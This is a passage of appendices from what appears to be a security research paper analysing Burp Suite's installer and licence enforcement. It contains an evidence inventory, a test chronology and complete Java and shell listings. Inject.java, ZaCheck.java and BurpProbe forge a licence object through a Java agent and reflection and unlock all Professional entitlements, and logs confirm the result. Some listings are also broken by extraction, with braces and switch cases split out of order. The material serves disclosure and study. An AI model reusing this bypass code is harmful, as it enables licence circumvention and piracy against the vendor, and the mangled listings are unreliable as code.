logs/vfl2.log	30,695	T2	Vineflower failures (OOM, "cannot be de- composed")
logs/vineflower-full.log	75	T2	Same
logs/xvf- b77/88/89/90/91/92/93/94/95.log	253-7,033	—	Virtual display logs
logs/shot-poc-community.png, shot-poc-pro.png	65,039/63,656	T2	1600×1000 control vs bypass
logs/shot-pro2.png, shot-pro.png, shot01.png	50,438/56,854/43,018	T2	Earlier frames
dsh-session-...(3).zip	2,459,200	T2	Archived session.jsonl
logo	1,936,676	—	Presentation asset

Path	Bytes	Tier	Content and role
bundle/	870 MB	T1/ T2/ T3	Deliverable packaging tree — reconciled in revision, see §2.6 (was excluded in the first iteration on instruction)
extracted/	symlink	T2	128 GB analysis volume (see §2.3)
logs/	symlink	T2	→ same volume's logs/
paper-work/	—	—	Created for this paper: extracted session timelines (s1calls.txt, s2-calls.txt, timeline_with_output.txt) and Dump-Block.java

| bundle/ (97 files in MANIFEST.sha256) | — | T1/T2/T3 | Deliverable packaging tree: 6 docs, installer + launcher copies, 10 PoC files, 9 evidence files, a mid-run session export, and an 8×-speed screen capture (31,935,384 B) — see §2.6 | | bundle/burp-license-analysis/evidence/xref-zlac-zf-251-sites.txt | 251 lines | T2 | The retained 251-site gate listing | | bundle/burp-license-analysis/installer/BurpSuite-launcher.sh | 19,255 | T2 | Installed launcher, sha256 3300ec98... | | bundle/burp-license-analysis/docs/{03-edge-cases,04-installer-analysis,05-eli20}.md | 173/302/104 lines | T1 | Documents written after the primary notes (revision input) | | paper-work/timeline_with_output.txt | 1,402,362 | T2 | **Created for this paper:** every tool call *and* its captured output (900 calls) | | paper-work/s1calls.txt, s2calls.txt | 150,978 / 104,475 | T2 | **Created for this paper:** extracted command timelines | | paper-work/DumpBlock.java | 771 | T3 | **Created for this paper:** blocklist size/format verification | | paper-work/agent/c/SnippetPipeline.java, Opts.java | — | T3 | **Created for this paper:** drives burp.Zjhx + burp.Zu4k to test SNIP-1 | | paper-work/agent/{run1,probe-control,i9-test2,i9-clean}.sh | — | T3 | **Created for this paper:** the agent/c-module and INS-12 experiments | | paper-work/agent/c/DumpBlock.java | 771 | T3 | Blocklist verification (revision) |

Known evidence gaps. The bundle closed four of the gaps recorded in the first iteration: evidence/xref-zlac-zf-251-sites.txt, poc/PrefTest.java, poc/DumpBlock.java, and the launcher as a readable script. What remains open:

- extracted/evidence/ is still **empty**, and the E1-symlink-tempdir transcript that notes/01-install-script-review.md cites from it was never retained as a file. The reproduction survives only in session.jsonl (15:16:37).
- The bundle's bundle/burp-license-analysis.zip and dist/DTRH.burp-analysis/ duplicate the same content; raw/out.ogv (716 MB, the source of the screen capture) is referenced by tools/transcode.sh but **not present**, so the capture cannot be re-derived from its source here.
- /tmp-scoped artefacts from October (fake JVM, canaries, Marker.java output) survive only in the transcripts. The revision's own /tmp artefacts (the planted jre/bin/java for INS-12) are likewise ephemeral, but the scripts that create them are retained.
- This paper cannot read images: the screenshots (shot-*.png, 1600×1000) and the video were catalogued by metadata and by the logs that accompanied them, not by visual inspection. Claims about what they show rest on the paired textual logs (ui-*.txt), which record the same window titles and widget strings.

Appendix B — Chronology

Time (EDT)	Event	Evidence
13:48:50	Session 1 begins	session.jsonl

Time (EDT)	Event	Evidence
13:53:52	Stub carved: head -c 23951 → analysis/extract/install.sh, 822 lines	transcript, sha256
13:54:08	Analysis volume created; extracted/ and later logs/ symlinked to it	transcript
13:54:33	Payload unpacked (tail -c 221044693 \ gunzip \ tar x)	transcript
13:55:08	-q unattended install with INSTALL4J_KEEP_TEMP=yes	logs/install-q.log
13:56:14	JAR extracted → jarx/, 53,562 classes	transcript
13:56:33	Raw printable-string corpus generated (3,399,364 rows)	class-strings.tsv
13:56:54	CFR 0.152 fetched; decompilation begins	transcript
13:57:44	user.vmoptions written; burpome created from real ~/.java	transcript
14:07-14:12	UiDump.java; first agent run; "Enter license key" clicked	burp-agent.log
14:23-14:36	Zait, Zasb, Z_30, Zlya decompiled; ZkmDump built	dec2/
14:39-14:41	LicenseOracle; dumpstrings2.sh	harvest-all.txt era
14:46	JDWP tracer first attached	burp-jdwp2.log
14:52	eval burp.Zrhm Zo → false; Z_ca.ZJ AAAA 1 throws	burp-agent2.log
14:53-14:55	xref.py returns # 0 references; direct-call test exposes the constant-pool bug; one-line fix; refs: 56	transcript
15:06-15:07	Zthb, Zudp decompiled (gate and cache)	dec2/
15:12	Fuzz run: tested=4220 acceptedZZ=0 (default) / acceptedZZ=4220 (forced)	transcript
15:13	Zrhm.Zf(true) at premain; app stays Community	ui-gate.txt, burp-gate.log
15:16:37	INS-1 reproduced: symlink extraction	transcript
15:16:53	INS-5 test: fake JVM cache → NO MARKER	transcript
15:17:58	Retry with bundled JRE disabled → NO MARKER	transcript
15:19:13	INS-8 canary test → canary intact	transcript
15:21:25	sh -x trace proves fallback taken, truncation executed, variable unexported	transcript
15:22:40	INS-2 reproduced: -J-javaagent: marker written	/tmp/marker.txt
15:24	Logs moved to the analysis volume	transcript
15:25-15:26	Gate 0/26 → 26/26 on a live instance	ui-pass.txt
15:28	AUTOINJECT → Professional title	burp-inject.log, ui-inject.txt
15:31	Sustained Pro instance; expiry dialog on forged data	ui-pro2.txt, shot-pro2.png
15:35-15:35	ZaCheck offline proof; Trace2	dec2/ZaCheck
15:39	Second install of the product	BurpSuite/ mtime
15:40	reset → 0/26, fake → 26/26 (mutability)	burp-pro2.log
15:47	Prefs isolation failure detected: real ~/.java rewritten	transcript

Time (EDT)	Event	Evidence
15:51	Independent Inject.java corroboration	inject.log
15:54:12	PrefTest explains userRoot semantics	transcript
15:55	Stale-temp symlink test → CANARY SURVIVED (refuted)	ui-symlink.txt
16:00–16:02	expired_license1 tamper tests; Zwdw.ZR=false, ZB=true	ui-expired.txt, flags.log
16:06–16:12	REST API tests (both modes) → no listener; then wizard-driven run	rest-api-*.log
16:09–16:10	Gate verify re-run on :79 with prefs probe	ui-gate-verify.txt
16:11	REPORT.md and BurpSuiteProcess.md written	files
15:09:29	Session 2 begins (overlaps session 1 for ~65 min)	session2.jsonl
15:27:21	build_xrefdb.py → 2,416,956 refs in 21.6 s	transcript
15:50–15:57	PoC iterations: prefs isolation, probe race, teardown	transcript
16:09–16:10	Final gate/prefs verification	ui-gate-verify.txt
18:13	BurpSuiteProcess.pdf rendered	file mtime
18:21–18:23	Evidence bundle assembled (reconciled in revision, §2.6)	transcript
19:31:44	Session 2 ends; analysis archive produced	session2.jsonl
30 Oct 08:31	Revision begins; bundle/ reconciled (146 files, 870 MB) — 3 new documents, launcher, retained evidence	§2.6
30 Oct 08:50	Corpus statistics recomputed; the "79,403 / 49,946" figure fails to reproduce	§2.5
30 Oct 08:59	ZaCheck re-run offline → 26/26 with no Burp instance	Appendix C.2
30 Oct 09:00	Blocklist re-verified by execution: 34 sets / 168,035 ids / all [0-9A-F]{32}	Appendix E.5
30 Oct 09:03	Snippet compiler located; options read reflectively (-proc:none, -Xlint:all)	§5.11.2
30 Oct 09:05	Snippet pipeline driven end-to-end: java.*-only snippet reaches burp.Zlaa; import burp.Zlaa; compiles with 0 problems	§6.13a
30 Oct 09:07	AgenticAiBurpModule.requiredEntitlement() = Zwh1.ZZ — bootstrap circular	§6.13b
30 Oct 09:10	Live control vs injected: gate 0/26 vs 26/26, Zwh1.ZZ false vs true, 0 burp.agentic classes in both	§6.13c
30 Oct 09:12	classes probe positive-controlled (burp.Zwd → 1, burp.agentic → 0)	§5.11.2
30 Oct 09:15	INS-12 attempt 1 — No space left on device; stale 211 MB extraction dir removed	§5.11.3
30 Oct 09:18	INS-12 attempt 2 — marker written: planted java executed with -version	§5.11.3
30 Oct 09:22	INS-12 attempt 3 — no marker; own earlier install now first in the list (state pollution)	§5.11.4

Time (EDT)	Event	Evidence
30 Oct 09:26	INS-12 attempt 4 (controlled HOME, one DB entry) — marker written; <code>test_jvm</code> then rejects it	§6.12
30 Oct 09:34	Earlier-injection probe built; anchor published at +2189 ms (9 ms after the suite object)	§6.13c
30 Oct 09:36	47 s of <code>Zwh1.ZZ = true</code> from that earliest point → still 0 <code>burp.agentic</code> classes	§6.13c
30 Oct 09:42	INS-12 attempt 5 — complete fake JDK, wrong DB entry shape → 0 invocations (entry tested as <code><entry>/jre</code>)	§5.11.3.1
30 Oct 09:47	INS-12 attempt 6 — full hijack : 2 invocations, installer runs on the fake (<code>-Di4j.previousJdk=true</code>), fake copied into <code><install>/jre</code> (md5 <code>4ac7b740...</code>)	§6.12
30 Oct 09:30	First revision written: §2.6, §5.11, §6.12, §6.13, F8, F9, §7.3.4, M7, appendices	this document
30 Oct 12:4x	Second/third revision passes: earliest-injection measurement, complete fake-JDK tree (INS-12 upgraded to a demonstrated hijack)	§6.12, §6.13c
30 Oct 13:0x	SNIP-1 escalation opened : the residual "audit the shared compile service" question taken up	§6.13d
30 Oct 13:1x	<code>Zc63.compile</code> caller set enumerated (7), <code>Zwh1</code> references counted per consumer (<code>6 × 0</code> , <code>Zish × 1</code>)	§6.13d
30 Oct 13:2x	<code>burp.Zr_b</code> entitlement table read from the static initialiser: <code>VIEW_FILTER/CAPTURE_FILTER/AGENTIC_SCRIPT = null</code> ⇒ free in Community	§6.13d
30 Oct 13:2x	<code>burp.Zu4k</code> users enumerated (1: <code>burp.Zpvy</code>); <code>Zpvy.ZU</code> stores source + dirty flag, <code>Zq</code> compiles lazily	§6.13d
30 Oct 13:32	Escalation closed as a negative : all 11 compile-consumers take source from a stored script, none from traffic — <code>SNIP1-ESCALATION-RESULT.md</code> written	§6.13d, H.3 #2
30 Oct 13:5x	Fourth revision written: §6.13d, H.3 #2/11/12, E.7, rec. 15/18, conclusions 6–7, abstract	this document

Appendix C — Code Listings

C.1 `analysis/agent-inject/Inject.java` (complete, 140 lines)

The minimal, independent corroboration PoC. It contains no reference to `BurpProbe` and was written to prove the result does not depend on the primary agent's design.

```

import java.lang.instrument.Instrumentation;
import java.lang.reflect.*;
import java.nio.file.Files;
import java.nio.file.Path;
import java.nio.file.StandardOpenOption;
import java.util.Date;

/**
 * Inject – independent corroboration of the in-memory licence bypass.
 *
 * After the suite object appears, build a java.lang.reflect.Proxy implementing burp.Zp1p
 * (the licence-info type) and publish it through burp.Zlaa.ZL(Zp1p) on the live suite
 * object (burp.StartBurp.Zw, which is a burp.Zruv and therefore a Zlaa).
 *
 * If the entitlement gate (burp.Zthb.Zf) only checks "info != null", the running instance
 * should switch to Professional. Nothing else is touched: no key, no activation blob, no prefs.
 *
 * usage: -javaagent:Inject.jar -Dinject.out=/path/log -Dinject.delay=12000
 */
public class Inject {

    static final Path OUT = Path.of(System.getProperty("inject.out", "/home/kali/burp/logs/in-
    ject.log"));
    static final long DELAY = Long.getLong("inject.delay", 12000L);

    static void log(String s) {
        try {
            Files.writeString(OUT, "[" + new Date() + "] " + s + "\n",
                StandardOpenOption.CREATE, StandardOpenOption.APPEND);
        } catch (Exception ignored) {
        }
        System.err.println("[inject] " + s);
    }

    public static void premain(String args, Instrumentation inst) {
        log("agent loaded");
        Thread t = new Thread(Inject::work, "inject");
        t.setDaemon(true);
        t.start();
    }

    static Object suite() throws Exception {
        Class<?> sb = Class.forName("burp.StartBurp");
        Field f = sb.getField("Zw"); // static suite object (burp.Zruv)
        return f.get(null);
    }

    static void work() {
        try {
            Thread.sleep(DELAY);
            Object s = null;
            for (int i = 0; i < 60 && s == null; i++) {
                s = suite();
                if (s == null) Thread.sleep(1000);
            }
            if (s == null) { log("suite object never appeared"); return; }
            Class<?> zlaa = Class.forName("burp.Zlaa");
            Class<?> zp1p = Class.forName("burp.Zp1p");
            log("suite = " + s.getClass().getName() + " ; before: Zlaa.Zw() = " + reflectCall(zlaa, s,
            "Zw"));

            Object info = Proxy.newProxyInstance(zp1p.getClassLoader(), new Class<?>[] { zp1p },
                (proxy, method, margs) -> {
                    switch (method.getName()) {
                        case "Zx": return "FAKE-LIC-0000-0000-0000";
                        case "ZM": return "FAKE-LIC-0000-0000-0000";
                        case "ZH": return "Burp Suite Professional";
                        case "ZU":
                        case "ZE": return null;
                        case "ZG": return System.currentTimeMillis() + 365L * 24 * 3600 * 1000;
                        case "Zq":
                        case "Zi": return 1;
                        case "Zk": return true;
                        case "toString": return "FakeLicenceInfo";
                    }
                });
        }
    }
}

```

```

        case "hashCode": return 42;
        case "equals": return proxy == margs[0];
        default: {
            Class<?> rt = method.getReturnType();
            if (rt == boolean.class) return false;
            if (rt == long.class) return 0L;
            if (rt == int.class) return 0;
            return null;
        }
    }
}

});

Method zl = null;
for (Method m : zlaa.getMethods()) {
    if (m.getName().equals("ZL") && m.getParameterCount() == 1) { zl = m; break; }
}
if (zl == null) { log("Zlaa.ZL not found"); return; }
zl.invoke(s, info);
log("published proxy Zp1p via Zlaa.ZL(..)");
Thread.sleep(1500);
log("after: Zlaa.Zw() = " + reflectCall(zlaa, s, "Zw"));

// report the licence state object held by the licence service
Object zdw = null;
for (Field f : s.getClass().getDeclaredFields()) {
    if (f.getType().getName().equals("burp.Ztu6")) { f.setAccessible(true); zdw =
f.get(s); break; }
}
if (zdw != null) {
    // report the licensing service's construction flags
    for (java.lang.reflect.Field f : zdw.getClass().getDeclaredFields()) {
        if (f.getType() == boolean.class) {
            f.setAccessible(true);
            log("Zdw." + f.getName() + " = " + f.get(zdw));
        }
    }
    Method zj = zdw.getClass().getMethod("ZJ");
    log("licence state (after ZL only) = " + zj.invoke(zdw));

    // now the commit path: burp.Zwdw.Zl(new Z_l_(info, null, false))
    Class<?> zlCls = Class.forName("burp.Z_l_");
    Class<?> zp1p2 = Class.forName("burp.Zp1p");
    Object rec = zlCls.getConstructor(zp1p2, String.class, boolean.class)
        .newInstance(info, null, false);
    Method commit = zdw.getClass().getMethod("Zl", zlCls);
    commit.invoke(zdw, rec);
    log("called Zwdw.Zl(new Z_l_(info,null,false))");
    Thread.sleep(1500);
    log("licence state (after Zl) = " + zj.invoke(zdw));
    log("Zlaa.Zw() now = " + reflectCall(zlaa, s, "Zw"));
}
} catch (Throwable e) {
    log("failed: " + e);
}
}

static Object reflectCall(Class<?> type, Object target, String name) {
    try {
        for (Method m : type.getMethods()) {
            if (m.getName().equals(name) && m.getParameterCount() == 0) {
                return String.valueOf(m.invoke(target));
            }
        }
    } catch (Throwable t) {
        return "ERR " + t;
    }
    return "not found";
}
}

```

C.2 analysis/oracle/ZaCheck.java (complete, 86 lines)

The offline proof: build the *real* `burp.Za7e` record from caller data via the public factory, then evaluate the real gate. No agent, no proxy of Burp internals, no licence.

```

import java.lang.reflect.*;

/**
 * ZaCheck – proves, using only public Burp classes, that:
 * 1. burp.Zpym.Zx(String keyText, Object[] data) builds a real licence-info object (burp.Za7e)
 *    from caller-supplied data with no validation whatsoever (the Object[] is the exact
 *    "expectation" the licence validator would have produced);
 * 2. burp.Zthb.Zf(entitlement) returns true for every entitlement as soon as a Zlaa store
 *    returns that object (presence check only – no expiry, edition, seat or activation check).
 */
public class ZaCheck {

    static Object proxy(Class<?> iface, java.lang.reflect.InvocationHandler h) {
        return Proxy.newProxyInstance(ZaCheck.class.getClassLoader(), new Class<?>[]{iface}, h);
    }

    static Object dflt(Method m) {
        Class<?> rt = m.getReturnType();
        if (rt == boolean.class) return Boolean.FALSE;
        if (rt == int.class) return 0;
        if (rt == long.class) return 0L;
        return null;
    }

    public static void main(String[] args) throws Exception {
        Class<?> ztr3 = Class.forName("burp.Ztr3");
        Class<?> zuze = Class.forName("burp.Zuze");
        Class<?> zpym = Class.forName("burp.Zpym");
        Class<?> zplp = Class.forName("burp.Zplp");
        Class<?> zlaa = Class.forName("burp.Zlaa");
        Class<?> zudp = Class.forName("burp.Zudp");
        Class<?> zthb = Class.forName("burp.Zthb");
        Class<?> zwh1 = Class.forName("burp.Zwh1");

        // a no-op Ztr3 (licence config facade) – nothing is read for a well-formed record
        Object tr3 = proxy(ztr3, (p, m, a) -> dflt(m));

        Object desktop = null;
        for (Object o : zuze.getEnumConstants()) {
            if (o.toString().contains("DESKTOP")) desktop = o;
        }

        // ---- 1. build a licence info object straight from an Object[] -----
        Object pym = zpym.getConstructor(ztr3, zuze).newInstance(tr3, desktop);
        Object[] data = new Object[]{
            "FAKE-0000-0000-0000", // [0] licence number
            "Burp Suite Professional", // [1] product
            System.currentTimeMillis() + 315_360_000_000L, // [2] expiry (ms)
            1, // [3] execution mode (desktop)
            "FULL", // [4] licence type
            "1", // [5] seats
            null // [6] optional (enterprise agent) key
        };
        Object info = zpym.getMethod("Zx", String.class, Object[].class).invoke(pym, "FAKE-KEY-TEXT",
data);
        System.out.println("Zpym.Zx built: " + info.getClass().getName());
        for (String n : new String[]{"ZM", "Zx", "ZH", "ZU", "ZG", "Zq", "ZZ", "Zi", "ZE", "Zp"}) {
            Method m = zplp.getMethod(n);
            System.out.println("  " + n + "() = " + m.invoke(info));
        }

        // ---- 2. presence of that object alone satisfies the entitlement gate -----
        Object store = proxy(zlaa, (p, m, a) -> {
            switch (m.getName()) {
                case "Zw": return info;
                case "Zn": return Boolean.TRUE;
                default: return dflt(m);
            }
        });
        Object udp = zudp.getConstructor(zlaa).newInstance(store);
        Object gate = zthb.getConstructor(zudp).newInstance(udp);
        Method zf = zthb.getMethod("Zf", zwh1);
        int allowed = 0, total = 0;
        for (Field f : zwh1.getDeclaredFields()) {

```

```

        if (!Modifier.isStatic(f.getModifiers()) || f.getType() != zwh1) continue;
        f.setAccessible(true);
        Object ent = f.get(null);
        boolean ok = (Boolean) zf.invoke(gate, ent);
        if (ok) allowed++;
        total++;
    }
    System.out.println("Zlaa.Zw()=Za7e(with no activation) -> Zthb.Zf: " + allowed + "/" + total +
" entitlements allowed");
    System.out.println("Zthb.Zf(null) = " + zf.invoke(gate, new Object[]{null}));
}
}

```

Observed output (reproduced for this paper on 2026-10-30, no Burp instance running):

```

Zpym.Zx built: burp.Za7e
  ZM() = FAKE-KEY-TEXT
  Zx() = FAKE-0000-0000-0000
  ZH() = null
  ZU() = Burp Suite Professional
  ZG() = 2108724214206
  Zq() = 1
  ZZ() = full
  Zi() = 1
  ZE() = null
  Zp() = null
Zlaa.Zw()=Za7e(with no activation) -> Zthb.Zf: 26/26 entitlements allowed
Zthb.Zf(null) = true

```

2108724214206 ms is 2036-10-27T12:43:34Z. This is *not* the same absolute instant as the live dialog in §5.7, and the difference is the point: the harness adds the same 3650-day interval to a *later* "now" (2026-10-30 rather than 2026-10-29), so the rendered date advances by one day. What the two runs share is the constructed record's shape and the fact that the product renders the record's own `ZG()` value; the absolute date is a function of when each was run.

C.3 analysis/agent/BurpProbe.java — the three decisive commands

```

case "gate": {
    // gate – evaluate the real entitlement gate (Zthb.Zf) against every Zwh1 entitlement
    Object s = suite();
    Class<?> laa = Class.forName("burp.Zlaa");
    Class<?> zudp = Class.forName("burp.Zudp");
    Object udp = zudp.getConstructor(laa).newInstance(s);
    Class<?> zthb = Class.forName("burp.Zthb");
    Object thb = zthb.getConstructor(zudp).newInstance(udp);
    Class<?> zwh1 = Class.forName("burp.Zwh1");
    Method zf = zthb.getMethod("Zf", zwh1);
    sb.append("Zthb.Zf(null) = ").append(zf.invoke(thb, new Object[]{null})).append('\n');
    int allowed = 0, total = 0;
    for (java.lang.reflect.Field ef : zwh1.getDeclaredFields()) {
        if (!java.lang.reflect.Modifier.isStatic(ef.getModifiers())) continue;
        if (ef.getType() != zwh1) continue;
        ef.setAccessible(true);
        Object ent = ef.get(null);
        boolean r = (Boolean) zf.invoke(thb, ent);
        if (r) allowed++;
        total++;
        sb.append("  Zwh1.").append(ef.getName()).append(" -> ").append(r).append('\n');
    }
    sb.append("Zthb.Zf: allowed ").append(allowed).append('/').append(total).append('\n');
    break;
}
case "fake": {
    // fake – publish an in-process forged Zp1p into Zlaa (Zruv.ZE) and commit it as Zqxl
    Object s = suite();
    Class<?> laa = Class.forName("burp.Zlaa");
    Class<?> zp1p = Class.forName("burp.Zp1p");
    Object fake = makeFakeLicense(zp1p);
    laa.getMethod("ZL", zp1p).invoke(s, new Object[]{fake});
    sb.append("Zlaa.ZL(fakeZa7e-proxy) done; Zlaa.Zw() = ")
        .append(desc(laa.getMethod("Zw").invoke(s))).append('\n');
    Object zwdw = field(s, "Zu");
    if (zwdw != null) {
        Class<?> zl = Class.forName("burp.Z_l_");
        Object rec = zl.getConstructor(zp1p, String.class, boolean.class).newInstance(fake, null,
false);
        Class<?> ztu6 = Class.forName("burp.Ztu6");
        ztu6.getMethod("Zl", zl).invoke(zwdw, new Object[]{rec});
        sb.append("Zwdw.Zl(Z_l_(fake,null,false)) done; Ztu6.ZJ() = ")
            .append(desc(ztu6.getMethod("ZJ").invoke(zwdw))).append('\n');
    }
    break;
}
}

```

```

/**
 * Forged licence-info object: a dynamic proxy implementing burp.Zp1p (the interface every
 * licence consumer receives). No cryptographic material involved – this is exactly the
 * in-memory shape that Za7e (the real implementation) has.
 */
static Object makeFakeLicense(final Class<?> iface) throws Exception {
    final long expiry = System.currentTimeMillis() + 3650L * 24 * 3600 * 1000L;
    final Object full = Enum.valueOf((Class) Class.forName("burp.Za9z"), "FULL");
    return java.lang.reflect.Proxy.newProxyInstance(
        BurpProbe.class.getClassLoader(),
        new Class<?>[]{iface},
        (proxy, method, args) -> {
            java.lang.reflect.Method m = (java.lang.reflect.Method) method;
            String n = m.getName();
            switch (n) {
                case "Zx": return "FAKE-0000-0000-0000";
                case "ZM": return "FAKE-KEY-TEXT";
                case "ZG": return expiry;
                case "ZN": return new java.util.Date(expiry);
                case "Zq": return 1;
                case "Zi": return 1;
                case "ZH": return "";
                case "ZU": return "Burp Suite Professional";
                case "ZE": return null;
                case "Zp": return null;
                case "ZZ": return full;
                case "Zk": return Boolean.TRUE;
                case "toString": return "FakeZa7e[FAKE-0000-0000-0000]";
                case "hashCode": return 0x5eed;
                case "equals": return proxy == args[0];
                default:
                    Class<?> rt = m.getReturnType();
                    if (rt == boolean.class) return Boolean.FALSE;
                    if (rt == int.class) return 0;
                    if (rt == long.class) return 0L;
                    return null;
            }
        }
    );
}

```

C.4 analysis/poc-license-pass.sh — the four-phase driver (key sections)

```
# A. CONTROL — a user with no licence who previously declined the wizard
fresh_home() {
    rm -rf "$POC_HOME"
    cp -a "$TEMPLATE_HOME" "$POC_HOME" || die "cannot copy $TEMPLATE_HOME"
    local p="$POC_HOME/.java/.userPrefs/burp/prefs.xml"
    python3 - "$p" <<'PY'
import re, sys
p = sys.argv[1]
s = open(p, encoding='utf-8', errors='replace').read()
s = re.sub(r'<entry key="(?:license|expired_license)[^"]*" value="[^\"]*"s*/>', '', s)
s = re.sub(r'<entry key="use_community_edition" value="[^\"]*"s*/>', '', s)
m = re.search(r'<map[^\>]*>', s)
if not m:
    sys.exit("unexpected prefs.xml layout")
s = s[:m.end()] + '\n\t<entry key="use_community_edition" value="true"/>' + s[m.end():]
open(p, 'w', encoding='utf-8').write(s)
PY
}

# NB: $HOME alone does not move java.util.prefs — the JVM resolves user.home from
# getpwuid(), so the pref store is forced explicitly (verified by the 'prefs' probe).
launch_burp() {
    : > "$OUT"; : > "$LOG"; rm -f "$CMD"
    ( cd "$BURPDIR" && HOME="$POC_HOME" DISPLAY="$DISPLAYNUM" setsid nohup ./BurpSuite \
      -J-javaagent:"$AGENT" -J-D"$TAG" -J-Dburp.probe.out="$OUT" -J-Dburp.probe.cmd="$CMD" \
      -J-Duser.home="$POC_HOME" -J-Djava.util.prefs.userRoot="$POC_HOME" "$@" \
      >>"$LOG" 2>&1 < /dev/null & )
}

# offset-based probe read: the probe returns the NEXT block, not necessarily ours
probe() {
    local c="$1" tmo="${2:-20}" i=0 off chunk
    off=$(stat -c %s "$OUT" 2>/dev/null); off=${off:-0}
    printf '%s\n' "$c" > "$CMD" 2>/dev/null || return 1
    while [ "$i" -lt $((tmo * 2)) ]; do
        chunk=$(tail -c +$((off + 1)) "$OUT" 2>/dev/null)
        case "$chunk" in
            *=== CMD: $c*)
                printf '%s\n' "$chunk" | awk -v m===" CMD: $c" 'index($0,m){f=1} f' | sed 's/^\[[^\]]*\]/'
                return 0 ;;
            esac
        sleep 0.5; i=$((i + 1))
    done
    echo " (probe '$c' timed out)" >&2; return 1
}
```

C.5 FuzzOracle corpus construction

```
List<String> corpus = new ArrayList<>();
corpus.add(""); corpus.add(" "); corpus.add("A"); corpus.add("null");
corpus.add("Exception:"); corpus.add("Exception:boom");
corpus.add("ExpiredLicense:12345"); corpus.add("ActivationFailed:x");
corpus.add("WrongExecutionMode"); corpus.add("\u0000\u0001\u0002");
corpus.add(new String(new char[100000]).replace('\0', 'A'));
corpus.add("A".repeat(1 << 20));
corpus.add("AAAA-BBBB-CCCC-DDDD"); corpus.add("{\"license\":\"x\"}");
corpus.add("AA=="); corpus.add("-----BEGIN LICENSE KEY-----");
corpus.add("12345678901234567890123456789012345678901234567890");
corpus.add("44001812301802050235137898386013216934377902301364925679820255198369343522962");
corpus.add("license1"); corpus.add("null".repeat(1000));

Random rnd = new Random(1234);
String alphabet = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/-_.,;,";
for (int i = 0; i < count; i++) {
    int len = 1 + rnd.nextInt(i % 10 == 0 ? 20000 : 200);
    StringBuilder sb = new StringBuilder(len);
    for (int j = 0; j < len; j++) sb.append(alphabet.charAt(rnd.nextInt(alphabet.length())));
    corpus.add(sb.toString());
}
// mutations of a plausible shape: base64 blocks of fixed length
for (int blocks : new int[] { 1, 2, 3, 4, 6, 8 }) {
    for (int i = 0; i < 200; i++) {
        StringBuilder sb = new StringBuilder();
        for (int b = 0; b < blocks; b++) {
            for (int j = 0; j < 64; j++) sb.append(alphabet.charAt(rnd.nextInt(64)));
            if (b < blocks - 1) sb.append('-');
        }
        corpus.add(sb.toString());
    }
}
```

Appendix D — Additional Raw Log Excerpts

D.1 Gate flag forced at premain; validator silent; product unchanged

logs/ui-gate-verify.txt (verbatim):

```

[Thu Oct 29 16:09:49 EDT 2026] agent loaded; args=null
[Thu Oct 29 16:09:49 EDT 2026] GATE: burp.ZrhM.Zf(true) applied at premain; Zo()=true
[Thu Oct 29 16:09:59 EDT 2026] === CMD: eval burp.ZrhM Zo ===
eval burp.ZrhM.Zo -> java.lang.Boolean true

[Thu Oct 29 16:10:01 EDT 2026] === CMD: eval burp.Z_ca ZZ AAAA ===
eval burp.Z_ca.ZZ -> null

[Thu Oct 29 16:10:02 EDT 2026] === CMD: eval burp.Z_ca ZJ AAAA 1 ===
eval burp.Z_ca.ZJ -> null

[Thu Oct 29 16:10:04 EDT 2026] === CMD: eval burp.ZrhM Zf true ===
eval burp.ZrhM.Zf -> null

[Thu Oct 29 16:10:05 EDT 2026] === CMD: eval burp.Z_ca ZZ AAAA ===
eval burp.Z_ca.ZZ -> null

[Thu Oct 29 16:10:07 EDT 2026] === CMD: eval burp.Z_ca ZJ AAAA 1 ===
eval burp.Z_ca.ZJ -> null

[Thu Oct 29 16:10:19 EDT 2026] === CMD: lic ===
StartBurp.Zw = burp.Zruv@60d316df burp.Zruv@60d316df
Zlaa.Zw() (current) = null
Zlaa.Zb() (previous) = null
Zlaa.Zn() (store init)= true
Zruv.ZE = null
Zruv.ZK = null
Zruv.Zv() = true
Zruv.Zu (Zwdw) = burp.Zwdw@274af1b2 burp.Zwdw@274af1b2
Zwdw.Z_ (state) = burp.Ziwm@65b57ef6 burp.Ziwm@65b57ef6
Ztu6.ZJ() (state) = burp.Ziwm@65b57ef6 burp.Ziwm@65b57ef6
Ztu6.ZX() (info) = null
new Zudp(suite).Zw() = null

[Thu Oct 29 16:10:21 EDT 2026] === CMD: prefs ===
java.util.prefs.userRoot = /home/kali/burp/extracted/burphome-poc
System user.home         = /home/kali/burp/extracted/burphome-poc
pref store directory     = /home/kali/burp/extracted/burphome-poc/.java/.userPrefs
Burp node /burp file     = /home/kali/burp/extracted/burphome-poc/.java/.userPrefs/burp/prefs.xml
exists                    = true

```

Note the final state: the validator is entirely silent (ZZ returns null instead of throwing, ZJ returns null instead of throwing), yet Ziwm and Zlaa.Zw() = null are unchanged. This is the single-document proof of LIC-1's limit.

D.2 Startup call chain from JDWP (logs/trace-license.log)

```
[ - ] attached to OpenJDK 64-Bit Server VM
[ - ] tracing class burp.Z_ca
[ - ] tracing class burp.Zzh8
[ - ] tracing class burp.Zirc
[ - ] tracing class burp.Zica
[ - ] tracing class burp.Zq8l
[ - ] tracing class burp.Zwbm
[ - ] tracing class burp.Zait
[ - ] tracing class burp.Zwdw
[ - ] tracing class burp.Zpym
[main] burp.Zwdw.Zt()Z {}
[main] burp.Zwdw.Zv(Lburp/Zc9h;Lburp/Zla0;Lburp/Zjg7;)V {}
[main] burp.Zwdw.lambda$addLicensingStateListener$0(Lburp/Zla0;Lburp/Zjg7;)V {}
[main] burp.Zwdw.ZJ(Lburp/Zla0;Lburp/Zjg7;)V {}
[main] burp.Zwdw.ZX()Lburp/Zp1p; {}
[main] burp.Zwdw.ZF(Ljava/lang/String;Lburp/Zjg7;)Lburp/Zrla; {}
[main] burp.Zwbm.ZZ(Ljava/lang/String;Lburp/Zuze;)[Ljava/lang/Object; {}
[main] burp.Z_ca.<clinit>()V {}
[main] burp.Z_ca.ZJ(Ljava/lang/String;I)[Ljava/lang/Object; {}
[main] burp.Z_ca.a(II)Ljava/lang/String; {}
[main] burp.Zzh8.<clinit>()V {}
[main] burp.Zzh8.a(II)Ljava/lang/String; {}
[main] burp.Zzh8.a(II)Ljava/lang/String; {}
[main] burp.Zzh8.Zr([Ljava/lang/Object;Ljava/lang/Object;)Z {}
[main] burp.Zzh8.a(II)Ljava/lang/String; {}
[main] burp.Zirc.<clinit>()V {}
[main] burp.Zirc.ZF([Ljava/lang/Object;Ljava/lang/Object;)Z {}
[main] burp.Z_ca.a(II)Ljava/lang/String; {}
